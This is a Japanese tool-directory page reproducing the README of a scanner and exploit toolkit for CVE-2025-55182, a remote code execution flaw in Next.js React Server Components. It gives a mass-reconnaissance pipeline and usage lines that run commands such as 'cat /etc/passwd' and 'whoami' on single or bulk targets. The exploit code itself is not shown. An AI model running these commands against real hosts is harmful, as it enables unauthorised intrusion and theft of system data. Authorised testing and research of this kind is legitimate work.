Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-55182-Simple-Scanner — Next.js RSC に影響する CVE-2025-55182 向けの高精度 RCE スキャナ。大規模スキャン、コマンド実行、自動化された偵察(recon)パイプラインをサポート。ペネトレーションテスター、研究者、バウンティハンター向けに設計されています。 | Kitploit
ツール/GitHubGitHub/satriarizka/cve-2025-55182-simple-scanner
偵察脆弱性スキャナーペイロード生成エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロール学習と教育
共有
GitHub
satriarizka/cve-2025-55182-simple-scanner

CVE-2025-55182-Simple-Scanner

Next.js RSC に影響する CVE-2025-55182 向けの高精度 RCE スキャナ。大規模スキャン、コマンド実行、自動化された偵察(recon)パイプラインをサポート。ペネトレーションテスター、研究者、バウンティハンター向けに設計されています。

リポジトリを見る
2511ヶ月前未レビュー

CVE-2025-55182: React Server Components RCE スキャナー

React Server Components を使用する Next.js アプリケーションにおける重大なリモートコード実行 (RCE) の脆弱性 CVE-2025-55182 を検出および悪用するための包括的なツールキットです。

このリポジトリには、統合 Bash スキャナー (単一 & 大量モード)、Python/Go 実装、およびバグバウンティ偵察ワークフローが含まれています。


Scanner Menu Scanner Demo


📂 リポジトリ構成

  • scanner.sh — 単一ターゲットおよび大量スキャン用のオールインワン Bash スクリプト
  • python/exploit.py — 安定した Python 実装 (より優れた JSON エスケープ処理)
  • go/main.go — 高性能実装 (コンパイル可能)

🚀 偵察ワークフロー (バグバウンティ手法)

ワイルドカードドメインでの大量ハンティングには、スキャン前にターゲットを絞り込むためにこのパイプラインを使用します:

# 1. Enumerate subdomains
subfinder -dL wildcards.txt -all -recursive > subs.txt

# 2. Filter for live hosts
httpx -l subs.txt -o live.txt

# 3. Pre-scan detection using Nuclei (optional)
nuclei -l live.txt -t CVE-2025-55182.yaml -o final.txt

🛠️ Bash スキャナーの使用方法 (推奨)

scanner.sh スクリプトは単一ターゲットスキャンと、ファイルリストからの大量スキャンをサポートしています。

🔧 インストール

chmod +x scanner.sh

1️⃣ 単一ターゲットモード

詳細な出力で特定のターゲットを検証するのに最適です。

# Basic check (defaults to "id")
./scanner.sh -d example.com

# Execute custom command
./scanner.sh -d https://target.com -c "cat /etc/passwd"

2️⃣ 大量スキャンモード

URL のリストを効率的にスキャンし、脆弱なホストをファイルに保存します。

# Scan a list of URLs
./scanner.sh -l live.txt -c "whoami"

# Custom output file
./scanner.sh -l live.txt -o my_bounty.txt

オプション

フラグ説明
-d, --domain単一ターゲットの URL
-l, --listURL のリストを含むファイル
-c, --command実行するコマンド (デフォルト: id)
-o, --output脆弱なホストの出力ファイル (デフォルト: vulnerable_hosts.txt)

🐍 Python バージョン

Bash での特殊文字のエスケープに問題がある場合は、こちらを使用してください。

必要条件

pip install requests

使用方法

python3 python/exploit.py -u http://target.com -c "uname -a"

🐹 Go バージョン

高性能かつ最小限の依存関係です。

直接実行

go run go/main.go -u http://target.com -c "id"

バイナリのビルド

cd go
go build -o cve-scanner main.go
./cve-scanner -u http://target.com

⚠️ 免責事項

このツールは教育目的および許可されたセキュリティテスト専用です。 無断使用は固く禁じられており、違法です。 開発者は、このプログラムの誤用またはそれによって引き起こされた損害について一切責任を負いません。


🔗 参考リンク

  • NVD CVE 詳細: https://nvd.nist.gov/vuln/detail/CVE-2025-55182

  • React セキュリティアドバイザリ (React Server Components の脆弱性): https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components

  • ProjectDiscovery Nuclei テンプレート: https://cloud.projectdiscovery.io/library/CVE-2025-55182

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    347
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    297

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →